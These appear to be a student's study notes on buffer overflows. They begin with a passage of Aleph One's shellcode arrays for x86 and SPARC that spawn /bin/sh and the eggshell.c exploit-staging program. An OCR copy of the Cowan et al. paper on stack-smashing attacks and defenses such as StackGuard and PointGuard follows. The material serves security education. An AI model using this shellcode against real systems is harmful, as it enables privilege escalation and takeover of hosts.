  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";
```

```
unsigned long get_sp(void) {
   __asm__("or %sp, %sp, %i0");
}

#endif
-----------------------------------------------------------------------------

eggshell.c
-----------------------------------------------------------------------------
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
```

```
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o <offset>]\n"
}
```

Study these in more details

Buffer Overflows:

Attacks and Defenses for the Vulnerability of the Decade*

Read 9/16

Crispin Cowan, Perry Wagle, Calton Pu,
Steve Beattie, and Jonathan Walpole
Department of Computer Science and Engineering
Oregon Graduate Institute of Science & Technology
(crispin@cse.ogi.edu)
http://www.cse.ogi.edu/DISC/projects/immunix

Abstract

Buffer overflows have been the most common form of security vulnerability for the last ten years. More over, buffer overflow vulnerabilities dominate the area of remote network penetration vulnerabilities, where an anonymous Internet user seeks to gain partial or total control of a host. If buffer overflow vulnerabilities could be effectively eliminated, a very large portion of the most serious security threats would also be eliminated. In this paper, we survey the various types of buffer overflow vulnerabilities and attacks, and survey the various defensive measures that mitigate buffer overflow vulnerabilities, including our own StackGuard method. We then consider which combinations of techniques can eliminate the problem of buffer overflow vulnerabilities, while preserving the functionality and performance of existing systems.

1 Introduction

Buffer overflows have been the most common form of security vulnerability in the last ten years. More over, buffer overflow vulnerabilities *dominate* in the area of remote network penetration vulnerabilities, where an anonymous Internet user seeks to gain partial or total control of a host. Because these kinds of attacks enable anyone to take total control of a host, they represent one of the most serious classes security threats.

Buffer overflow attacks form a substantial portion of all security attacks simply because buffer overflow vulnerabilities are so common [15] and so easy to exploit [30, 28, 35, 20]. However, buffer overflow vulnerabilities *particularly* dominate in the class of remote penetration attacks because a buffer overflow vulnerability presents the attacker with exactly what they need: the ability to inject and execute attack code. The injected attack code runs with the privileges of the vulnerable program, and allows the attacker to bootstrap whatever other functionality is needed to control ("own" in the underground vernacular) the host computer.

For instance, among the five "new" "remote to local" attacks used in the 1998 Lincoln Labs intrusion detection evaluation, three were essentially social engineering attacks that snooped user credentials, and two were buffer overflows. 9 of 13 CERT advisories from 1998 involved buffer overflows [34] and at least half of 1999 CERT advisories involve buffer overflows [5]. An informal survey on the Bugtraq security vulnerability mailing list [29] showed that approximately 2/3 of respondents felt that buffer overflows are the leading cause of security vulnerability.[1]

Buffer overflow vulnerabilities and attacks come in a variety of forms, which we describe and classify in Section 2. Defenses against buffer overflow attacks similarly come in a variety of forms, which we describe in Section 3, including which kinds of attacks and vulnerabilities these defenses are effective against. The Immunix project has developed the StackGuard defensive mechanism [14, 11], which has been shown to be highly effective at resisting attacks without compromising system compatibility or performance [9]. Section 4 discusses which combinations of defenses complement each other. Section 5 presents our conclusions.

2 Buffer Overflow Vulnerabilities and Attacks

The overall goal of a buffer overflow attack is to subvert the function of a privileged program so that the attacker can take control of that program, and if the program is sufficiently privileged, thence control the host. Typically the attacker is attacking a `root` program, and immediately executes code similar to "exec(sh)" to get a `root` shell, but not always. To achieve this goal, the attacker must achieve two sub-goals:

*. This work supported in part by DARPA grant F30602-96-1-0331, and DARPA contract DAAH01-99-C-R206.

To appear as an invited talk at SANS 2000 (System Administration and Network Security), http://www.sans.org/newlook/events/sans2000.htm

1. The remaining 1/3 of respondants identified "misconfiguration" as the leading cause of security vulnerability.

1. Arrange for suitable code to be available in the program's address space.
2. Get the program to jump to that code, with suitable parameters loaded into registers & memory.

We categorize buffer overflow attacks is in terms of achieving these two sub-goals. Section 2.1 describes how the attack code is placed in the victim program's address space (which is where the "buffer" part comes from). Section 2.2 describes how the attacker overflows a program buffer to alter adjacent program state (which is where the "overflow" part comes from) to induce the victim program to jump to the attack code. Section 2.3 discusses some issues in combining the code injection techniques from Section 2.1 with the control flow corruption techniques from Section 2.2.

2.1 Ways to Arrange for Suitable Code to Be in the Program's Address Space

There are two ways to arrange for the attack code to be in the victim program's address space: either inject it, or use what is already there.

Inject it: The attacker provides a string as input to the program, which the program stores in a buffer. The string contains bytes that are actually native CPU instructions for the platform being attacked. Here the attacker is (ab)using the victim program's buffers to store the attack code. Some nuances on this method:

- The attacker does not have to overflow any buffers to do this; sufficient payload can be injected into perfectly reasonable buffers.
- The buffer can be located anywhere:
  - on the stack (automatic variables)
  - on the heap (malloc'd variables)
  - in the static data area (initialized or uninitialized)

It is already there: Often, the code to do what the attacker wants is already present in the program's address space. The attacker need only parameterize the code, and then cause the program to jump to it. For instance, if the attack code needs to execute "`exec("/bin/sh")`", and there exists code in libc that executes "`exec(arg)`" where "arg" is a string pointer argument, then the attacker need only change a pointer to point to "`/bin/sh`" and jump to the appropriate instructions in the `libc` library [41].

2.2 Ways to Cause the Program to Jump to the Attacker's Code

All of these methods seek to alter the program's control flow so that the program will jump to the attack code. The basic method is to *overflow* a buffer that has weak or non-existent bounds checking on its input with a goal of corrupting the state of an *adjacent* part of the program's state, e.g. adjacent pointers, etc. By overflowing the buffer, the attacker can overwrite the adjacent program state with a near-arbitrary[2] sequence of bytes, resulting in an arbitrary bypass of C's type system[3] and the victim program's logic.

The classification here is the kind of program state that the attacker's buffer overflow seeks to corrupt. In principle, the corrupted state can be *any* kind of state. For instance, the original Morris Worm [37] used a buffer overflow against the `fingerd` program to corrupt the name of a file that `fingerd` would execute. In practice, most buffer overflows found in "the wild" seek to corrupt *code pointers*: program state that points at code. The distinguishing factors among buffer overflow attacks is the kind of state corrupted, and where in the memory layout the state is located.

Activation Records: Each time a function is called, it lays down an *activation record* on the stack [1] that includes, among other things, the return address that the program should jump to when the function exits, i.e. point at the code injected in Section 2.1. Attacks that corrupt activation record return addresses overflow automatic variables, i.e. buffers local to the function, as shown in Figure 1. By corrupting the return address in the activation record, the attacker causes the program to jump to attack code when the victim function returns and dereferences the return address. This form of buffer overflow is called a "stack smashing attack" [14, 30, 28, 35] and constitute a majority of current buffer overflow attacks

Function Pointers: "`void (* foo)()`" declares the variable `foo` which is of type "pointer to function returning `void`." Function pointers can be allocated anywhere (stack, heap, static data area) and so the attacker need only find an overflowable buffer adjacent to a function pointer in any of these areas and overflow it to change the function pointer. Some time later, when the program makes a call through this function pointer, it will instead jump to the attacker's desired location. An example of this kind of attack appeared in an attack against the `superprobe` program for Linux.

Longjmp buffers: C includes a simple checkpoint/rollback system called setjmp/longjmp. The idiom is to say "`setjmp(buffer)`" to checkpoint, and say "`longjmp(buffer)`" to go back to the checkpoint. However, if the attacker can corrupt the state of the buffer, then "`longjmp(buffer)`" will

2. There are some bytes that are hard to inject, such as control characters and null bytes that have special meaning to I/O libraries, and thus may be filtered before they reach the program's memory.
3. That this is possible is an indication of the weakness of C's type system.




Figure 1: Buffer Overflow Attack Against Activation Record

jump to the attacker's code instead. Like function pointers, `longjmp` buffers can be allocated anywhere, so the attacker need only find an adjacent overflowable buffer. An example of this form of attack appeared against Perl 5.003. The attack first corrupted a `longjmp` buffer used to recover when buffer overflows are detected, and then induces the recovery mode, causing the Perl interpreter to jump to the attack code.

2.3 Combining Code Injection and Control Flow Corruption Techniques

Here we discuss some issues in combining the attack code injection (Section 2.1) and control flow corruption (Section 2.2) techniques.

The simplest and most common form of buffer overflow attack combines an injection technique with an activation record corruption in a single string. The attacker locates an overflowable automatic variable, feeds the program a large string that simultaneously overflows the buffer to change the activation record, and contains the injected attack code. This is the template for an attack outlined by Levy [30]. Because the C idiom of allocating a small local buffer to get user or parameter input is so common, there are a lot of instances of code vulnerable to this form of attack.

The injection and the corruption do not have to happen in one action. The attacker can inject code into one buffer without overflowing it, and overflow a different buffer to corrupt a code pointer. This is typically done if the overflowable buffer *does* have bounds checking on it, but gets it wrong, so the buffer is only overflowable up to a certain number of bytes. The attacker does not have room to place code in the vulnerable buffer, so the code is simply inserted into a different buffer of sufficient size.

If the attacker is trying to use already-resident code instead of injecting it, they typically need to parameterize the code. For instance, there are code fragments in `libc` (linked to virtually every C program) that do "`exec(something)`" where "`something`" is a parameter. The attacker then uses buffer overflows to corrupt the argument, and another buffer overflow to corrupt a code pointer to point into `libc` at the appropriate code fragment.

3 Buffer Overflow Defenses

There are four basic approaches to defending against buffer overflow vulnerabilities and attacks. The brute force method of writing correct code is described in Section 3.1. The operating systems approach described in Section 3.2 is to make the storage areas for buffers non-executable, preventing the attacker from injecting attack code This approach stops many buffer overflow attacks, but because attackers do not necessarily need to inject attack code to perpetrate a buffer overflow attack (see Section 2.1) this method leaves substantial vulnerabilities. The direct compiler approach described in Section 3.3 is to perform array bounds checks on all array accesses. This method completely eliminates the buffer overflow problem by making overflows impossible, but imposes substantial costs. The indirect compiler approach described in Section 3.4 is to perform integrity checks on code pointers before dereferencing them. While this technique does not make buffer overflow attacks *impossible*, it does stop most buffer overflow attacks, and the attacks that it does not stop are difficult to create, and the compatibility and performance advantages over array bounds checking are substantial, as described in Section 3.5.

3.1 Writing Correct Code

"To err is human, but to really foul up requires a computer." -- Anon. Writing correct code is a laudable but remarkably expensive proposition [13, 12], especially when writing in a language such as C that has error-prone idioms such as null-terminated strings and a culture that favors performance over correctness. Despite a long history of understanding of how to write secure programs [6] vulnerable programs continue to emerge on a regular basis [15]. Thus some tools and techniques have evolved to help novice developers write programs that are somewhat less likely to contain buffer overflow vulnerabilities.

The simplest method is to `grep` the source code for highly vulnerable library calls such as `strcpy` and `sprintf` that do not check the length of their arguments. Versions of the C standard library have also been developed that complain when a program links to vulnerable functions like `strcpy` and `sprintf`.

Code auditing teams have appeared [16, 2] with an explicit objective of auditing large volumes of code by hand, looking for common security vulnerabilities such as buffer overflows and file system race conditions [7]. However, buffer overflow vulnerabilities can be subtle. Even defensive code that uses safer alternatives such as

`strncpy` and `snprintf` can contain buffer overflow vulnerabilities if the code contains an elementary off-by-one error. For instance, the `lprm` program was found to have a buffer overflow vulnerability [22], despite having been audited for security problems such as buffer overflow vulnerabilities.

To combat the problem of subtle residual bugs, more advanced debugging tools have been developed, such as fault injection tools [23]. The idea is to inject deliberate buffer overflow faults at random to search for vulnerable program components. There are also static analysis tools emerging [40] that can detect many buffer overflow vulnerabilities.

While these tools are helpful in developing more secure programs, C semantics do not permit them to provide total assurance that all buffer overflows have been found. Debugging techniques can only minimize the number of buffer overflow vulnerabilities, and provide no assurances that *all* the buffer overflow vulnerabilities have been eliminated. Thus for high assurance, protective measures such those described in sections 3.2 through 3.4 should be employed unless one is *very* sure that all potential buffer overflow vulnerabilities have been eliminated.

3.2 Non-Executable Buffers

The general concept is to make the *data segment* of the victim program's address space *non-executable*, making it impossible for attackers to execute the code they inject into the victim program's input buffers. This is actually the way that many older computer systems were designed, but more recent UNIX and MS Windows systems have come to depend on the ability to emit dynamic code into program data segments to support various performance optimizations. Thus one cannot make *all* program data segments non-executable without sacrificing substantial program compatibility.

However, one *can* make the *stack segment* non-executable and preserve most program compatibility. Kernel patches are available for both Linux and Solaris [18, 19] that make the stack segment of the program's address space non-executable. Since virtually no legitimate programs have code in the stack segment, this causes few compatibility problems. There are two exceptional cases in Linux where executable code must be placed on the stack:

Signal Delivery: Linux delivers UNIX signals to processes by emitting code to deliver the signal onto the process's stack and then inducing an interrupt that jumps to the delivery code on the stack. The non-executable stack patch addresses this by making the stack executable during signal delivery.

GCC Trampolines: There are indications that gcc places executable code on the stack for "trampolines." However, in practice disabling trampolines has never been found to be a problem; that portion of gcc appears to have fallen into disuse.

The protection offered by non-executable stack segments is highly effective against attacks that depend on injecting attack code into automatic variables but provides no protection against other forms of attack (see Section 2.1). Attacks exist that bypass this form of defense [41] by pointing a code pointer at code already resident in the program. Other attacks could be constructed that inject attack code into buffers allocated in the heap or static data segments.

3.3 Array Bounds Checking

While injecting code is optional for a buffer overflow attack, the corruption of control flow is essential. Thus unlike non-executable buffers, array bounds checking *completely* stops buffer overflow vulnerabilities and attacks. If arrays cannot be overflowed at all, then array overflows cannot be used to corrupt adjacent program state.

To implement array bounds checking, then all reads and writes to arrays need to be checked to ensure that they are within range. The direct approach is to check *all* array references, but it is often possible to employ optimization techniques to eliminate many of these checks. There are several approaches to implementing array bounds checking, as exemplified by the following projects.

3.3.1 Compaq C Compiler. The Compaq C compiler for the Alpha CPU (cc on Tru64 UNIX, ccc on Alpha Linux [8]) supports a *limited* form of array bounds checking when the "-check_bounds" option is used. The bounds checks are limited in the following ways:

- only *explicit* array references are checked, i.e. "`a[3]`" is checked, while "`*(a+3)`" is not
- since all C arrays are converted to pointers when passed as arguments, no bounds checking is performed on accesses made by subroutines
- dangerous library functions (i.e. strcpy()) are not normally compiled with bounds checking, and remain dangerous even with bounds checking enabled

Because it is so common for C programs to use pointer arithmetic to access arrays, and to pass arrays as arguments to functions, these limitations are severe. The bounds checking feature is of limited use for program debugging, and no use at all in assuring that a program's buffer overflow vulnerabilities are not exploitable.

3.3.2 Jones & Kelly: Array Bounds Checking for C. Richard Jones and Paul Kelly developed a `gcc` patch [26] that does full array bounds checking for C programs. Compiled programs are compatible with other `gcc` modules, because they have not changed the representation of pointers. Rather, they derive a "base" pointer from each pointer expression, and check the

attributes of that pointer to determine whether the expression is within bounds.

The performance costs are substantial: a pointer-intensive program (ijk matrix multiply) experienced 30× slowdown, Since slowdown is proportionate to pointer usage, which is quite common in privileged programs, this performance penalty is particularly unfortunate.

The compiler did not appear to be mature; complex programs such as `elm` failed to execute when compiled with this compiler. However, an updated version of the compiler is being maintained [39], and it *can* compile and run at least portions of the SSH software encryption package. Throughput experiments with the updated compiler and software encryption using SSH showed a 12× slowdown [32] (see Section 3.4.2 for comparison).

3.3.3 Purify: Memory Access Checking. Purify [24] is a memory usage debugging tool for C programs. Purify uses "object code insertion" to instrument *all* memory accesses. After linking with the Purify linker and libraries, one gets a standard native executable program that checks all of its array references to ensure that they are legitimate. While Purify-protected programs run normally without any special environment, Purify is not actually intended as a production security tool: Purify protection imposes a 3 to 5 times slowdown. Purify also was laborious to construct, as evidenced by a purchase price of approximately $5000 per copy.

3.3.4 Type-Safe Languages. All buffer overflow vulnerabilities result from the lack of type safety in C. If only type-safe operations can be performed on a given variable, then it is not possible to use creative input applied to variable `foo` to make arbitrary changes to the variable `bar`. If new, security-sensitive code is to be written, it is recommended that the code be written in a type-safe language such as Java or ML.

Unfortunately, there are millions of lines of code invested in existing operating systems and security-sensitive applications, and the vast majority of that code is written in C. This paper is primarily concerned with methods to protect *existing* code from buffer overflow attacks.

However, it is also the case that the Java Virtual Machine (JVM) is a C program, and one of the ways to attack a JVM is to apply buffer overflow attacks to the JVM itself [17, 33]. Because of this, applying buffer overflow defensive techniques to the systems that *enforce* type safety for type-safe languages may yield beneficial results.

3.4 Code Pointer Integrity Checking

The goal of *code pointer integrity checking* is subtly different from bounds checking. Instead of trying to prevent corruption of code pointers (as described in Section 2.2) code pointer integrity checking seeks to detect that a code pointer has been corrupted *before* it is dereferenced. Thus while the attacker succeeds in corrupting a code pointer, the corrupted code pointer will never be used because the corruption is detected before each use.

Code pointer integrity checking has the disadvantage relative to bounds checking that it does not perfectly solve the buffer overflow problem; overflows that affect program state components *other* than code pointers will still succeed (see Table 3 in Section 4 for details). However, it has substantial advantages in terms of performance, compatibility with existing code, and implementation effort, which we detail in Section 3.5.

Code pointer integrity checking has been studied at three distinct levels of generality. Snarskii developed a custom implementation of `libc` for FreeBSD [36] that introspects the CPU stack to detect buffer overflows, described in Section 3.4.1. Our own StackGuard project [14, 9] produced a compiler that automatically generates code to perform integrity checking on function activation records, described in Section 3.4.2. Finally, we are in the process of developing PointGuard, a compiler that generalizes the StackGuard-style of integrity checking to all code pointers, described in Section 3.4.3.

3.4.1 Hand-coded Stack Introspection. Snarskii developed a custom implementation of `libc` for FreeBSD [36] that introspects the CPU stack to detect buffer overflows. This implementation was hand-coded in assembler, and only protects the activation records for the functions within the `libc` library. Snarskii's implementation is effective as far as it goes, and protects programs that use `libc` from vulnerabilities within `libc`, but does not extend protection to vulnerabilities in any other code.

3.4.2 StackGuard: Compiler-generated Activation Record Integrity Checking.

StackGuard is a compiler technique for providing code pointer integrity checking to the return address in function activation records [14]. StackGuard is implemented as a small patch to gcc that enhances the code generator for emitting code to set up and tear down functions. The enhanced setup code places a "canary"[4] word next to the return address on the stack, as shown in Figure 2. The enhanced function tear down code first checks to see that the canary word is intact before jumping to the address pointed to by the return address word. Thus if an attacker attempts a "stack smashing" attack as shown in Figure 1, the attack will be detected before the program ever attempts to dereference the corrupted activation record.

Critical to the StackGuard "canary" approach is that the attacker is prevented from *forging* a canary by

4.A direct descendent of the Welsh miner's canary.

Table 1: StackGuard Penetration Resistance

Vulnerable Program	Result Without StackGuard	Result with StackGuard
`dip 3.3.7n`	`root` shell	program halts
`elm 2.4 PL25`	`root` shell	program halts
`Perl 5.003`	`root` shell	program halts irregularly
`Samba`	`root` shell	program halts
`SuperProbe`	`root` shell	program halts irregularly
`umount 2.5K/libc 5.3.12`	`root` shell	program halts
`wwwcount v2.3`	`httpd` shell	program halts
`zgv 2.7`	`root` shell	program halts

embedding the canary word in the overflow string. StackGuard employs two alternative methods to prevent such a forgery:

Terminator Canary: The terminator canary is comprised of the common termination symbols for C standard string library functions; 0 (null), CR, LF, and -1 (EOF). The attacker cannot use common C string libraries and idioms to embed these symbols in an overflow string, because the copying functions will terminate when they hit these symbols.

Random Canary: The canary is simply a 32-bit random number chosen at the time the program starts. The random canary is a secret that is easy to keep and hard to guess, because it is never disclosed to anyone, and it is chosen anew each time the program starts.

StackGuard's notion of integrity checking the stack in this way is derived from the Synthetix [31, 38] notion of using *quasi-invariants* to assure the correctness of




Figure 2: StackGuard Defense Against Stack Smashing Attack

incremental specializations. A specialization is a *deliberate* change to the program, which is only valid if certain conditions hold. We call such a condition a *quasi-invariant*, because it changes, but only occasionally. To assure correctness, Synthetix developed a variety of tools to *guard* the state of quasi-invariants [10].

The changes imposed by attackers employing buffer overflow techniques can be viewed as *invalid* specializations. In particular, buffer overflow attacks violate the quasi-invariant that the return address of an active function should *not change* while the function is active. StackGuard's integrity checks enforce this quasi-invariant.

Experimental results have shown that StackGuard provides effective protection against stack smashing attacks, while preserving virtually all of system compatibility and performance. Previously [14] we reported StackGuard's penetration resistance when exploits were applied to various vulnerable programs, reproduced here in Table 1. Subsequently we built an entire Linux distribution (Red Hat Linux 5.1) using StackGuard [9]. When attacks were released against vulnerabilities in `XFree86-3.3.2-5` [3] and `lsof` [43] we tested them as well, and found that StackGuard had successfully detected and rejected these attacks. This penetration analysis demonstrates that StackGuard is highly effective in detecting and preventing both current and *future* stack smashing attacks.

We have had the StackGuarded version of Red Hat Linux 5.1 in production on various machines for over one year. This StackGuarded Linux runs on both Crispin Cowan's personal laptop computer, and on our group's shared file server. This Linux distribution has been downloaded from our web site hundreds of times, and there are 55 people on the StackGuard user's mailing list. With only a single exception, StackGuard has functioned identically to the corresponding original Red Hat Linux 5.1. This demonstrates that StackGuard

Table 2: Apache Web Server Performance With and Without StackGuard Protection

StackGuard Protection	# of Clients	Connections per Second	Average Latency in Seconds	Average Throughput in MBits/Second
No	2	34.44	0.0578	5.63
No	16	43.53	0.3583	6.46
No	30	47.2	0.6030	6.46
Yes	2	34.92	0.0570	5.53
Yes	16	53.57	0.2949	6.44
Yes	30	50.89	0.5612	6.48

protection does not materially affect system compatibility.

We have done a variety of performance tests to measure the overhead imposed by StackGuard protection. Microbenchmarks showed substantial increases in the cost of a single function call [14]. However, subsequent macrobenchmarks on network services (the kinds of programs that *need* StackGuard protection) showed very low aggregate overheads.

Our first macrobenchmark used SSH [42] which provides strongly authenticated and encrypted replacements for the Berkeley `r*` commands, i.e. `rcp` becomes `scp`. SSH uses software encryption, and so performance overheads will show up in lowered bandwidth. We measured the bandwidth impact by using scp to copy a large file via the network loopback interface as follows:

```
scp bigsource localhost:bigdest
```

The results showed that StackGuard presents virtually no cost to SSH throughput. Averaged over five runs, the generic **`scp`** ran for 14.5 seconds (+/- 0.3), and achieved an average throughput of 754.9 kB/s (+/- 0). The StackGuard-protected **`scp`** ran for 13.8 seconds (+/- 0.5), and achieved an average throughput of 803.8 kB/s (+/- 48.9).[5]

Our second macorbenchmark measured performance overhead in the Apache web server [4], which is also clearly a candidate for StackGuard protection. If Apache can be stack smashed, the attacker can seize control of the web server, allowing the attacker to read confidential web content, as well as change or delete web content without authorization. The web server is also a performance-critical component, determining the amount of traffic a given server machine can support.

We measure the cost of StackGuard protection by measuring Apache's performance using the WebStone benchmark [27], with and without StackGuard protection. The WebStone benchmark measures various aspects of a web server's performance, simulating a load generated from various numbers of clients. The results with and without StackGuard protection are shown in Table 2.

As with SSH, performance with and without StackGuard protection is virtually indistinguishable. The StackGuard-protected web server shows a very slight advantage for a small number of clients, while the unprotected version shows a slight advantage for a large number of clients. In the worst case, the unprotected Apache has a 8% advantage in connections per second, even though the protected web server has a slight advantage in average latency on the same test. As before, we attribute these variances to noise, and conclude that StackGuard protection has no significant impact on web server performance.

3.4.3 PointGuard: Compiler-generated Code

Pointer Integrity Checking. At the time StackGuard was built, the "stack smashing" variety formed a gross preponderance of buffer overflow attacks. It is conjectured that this resulted from some "cook book" templates for stack smashing attacks released in late 1996 [25]. Since that time, most of the "easy" stack smashing vulnerabilities have been exploited or otherwise discovered and patched, and the attackers have moved on to explore the more general form of buffer overflow attacks as described in Section 2.

PointGuard is a generalization of the StackGuard approach designed to deal with this phenomena. PointGuard generalizes the StackGuard defense to place "canaries" next to all code pointers (function pointers

5. We do not actually believe that StackGuard enhanced SSH's performance. Rather, the test showed considerable variance, with latency ranging from 13.31 seconds to 14.8 seconds, and throughput ranging from 748 kB/s to 817 kB/s, on an otherwise quiescent machine. Since the two averages are within the range of observed values, we simply conclude that StackGuard protection did not significantly impact SSH's performance.

and `longjmp` buffers) and to check for the validity of these canaries when ever a code pointer is dereferenced. If the canary has been trampled, then the code pointer is corrupt and the program should issue an intrusion alert and exit, as it does under StackGuard protection. There are two issues involved in providing code pointers with canary protection:

This is a new 2nd type of protection

Allocating the Canary: Space for the canary word has to be allocated when the variable to be protected is allocated, and the canary has to be initialized when the variable is initialized. This is problematic; to maintain compatibility with existing programs, we do *not* want to change the size of the protected variable, so we cannot simply add the canary word to the definition of the data structure. Rather, the space allocation for the canary word must be "special cased" into *each* of the kinds of allocation for variables, i.e. stack, heap, and static data areas, standalone vs. within structures and arrays, etc.

Checking the Canary: The integrity of the canary word needs to be verified every time the protected variable is loaded from memory into a register, or otherwise is read. This too is problematic, because the action "read from memory" is not well defined in the compiler's semantics; the compiler is more concerned with when the variable is actually used, and various optimization algorithms feel free to load the variable from memory into registers whenever it is convenient. Again, the loading operation needs to be "special cased" for all of the circumstances that cause the value to be read from memory.

hard to ~~do~~ special case

We have built an initial prototype of PointGuard (again, a `gcc` enhancement) that provides canary protection to function pointers that are statically allocated and are not members of some other aggregate (i.e. a `struct` or an array). This implementation is far from complete. When PointGuard is complete, the combination of StackGuard and PointGuard protection should create executable programs that are virtually immune to buffer overflow attacks.

Only the relatively obscure form of buffer overflow attack that corrupts a non-pointer variable to affect the program's logic will escape PointGuard's attention. To address this problem, the PointGuard compiler will include a special "canary" storage class that forces canary protection onto *arbitrary* variables. Thus the programmer could manually add PointGuard protection to any variable deemed to be security-sensitive.

3.5 Compatibility and Performance Considerations

Code pointer integrity checking has the disadvantage relative to bounds checking that it does not perfectly solve the buffer overflow problem. However, it has substantial advantages in terms of performance, compatibility with existing code, and implementation effort, as follows:

Performance: Bounds checking must (in principle) perform a check every time an array element is read or written to. In contrast, code pointer integrity checking must perform a check every time a code pointer is dereferenced, i.e. every time a function returns or an indirect function pointer is called. In C code, code pointer dereferencing happens a *great* deal less often than array references, imposing substantially lower overhead. Even C++ code, where virtual methods make indirect function calls common place, still may access arrays more often than it calls virtual methods, depending on the application.

Implementation Effort: The major difficulty with bounds checking for C code is that C semantics make it difficult to determine the bounds of an array. C mixes the concept of an array with the concept of a generic pointer to an object, so that a reference into an array of elements of type `foo` is indistinguishable from a pointer to an object of type `foo`. Since a pointer to an *individual* object does not normally have bounds associated with it, it is only one machine word in size, and there is no where to store bounds information. Thus bounds checking implementations for C need to resort to exotic methods to recover bounds information; array references are no longer simple pointers, but rather become pointers to buffer descriptors.

Compatibility with Existing Code: Some of the bounds checking methods such as Jones and Kelly [26] seek to preserve compatibility with existing programs, and go to extraordinary lengths to retain the property that "`sizeof(int) == sizeof(void *)`", which increases the performance penalty for bounds checking. Other implementations resort to making a pointer into a tuple ("base and bound", "current and end", or some variation there of). This breaks the usual C convention of "`sizeof(int) == sizeof(void *)`", producing a kind-of C compiler that can compile a limited subset of C programs; specifically those that either don't use pointers, or those crafted to work with such a compiler.

Many of our claims of the advantages of code pointer integrity checking vs. bounds checking are speculative. However, this is because of the distinct lack of an effective bounds checking compiler for C code. There does not exist any bounds checking compiler capable of approaching the compatibility and performance abilities of the StackGuard compiler. While this makes for unsatisfying science with regard to our performance claims, it supports our claims of compatibility and ease of implementation. To test our performance claims, someone would have to invest the effort to build a fully compatible bounds checking enhancement to a C compiler that, unlike Purify [24] is not intended for debugging.

4 Effective Combinations

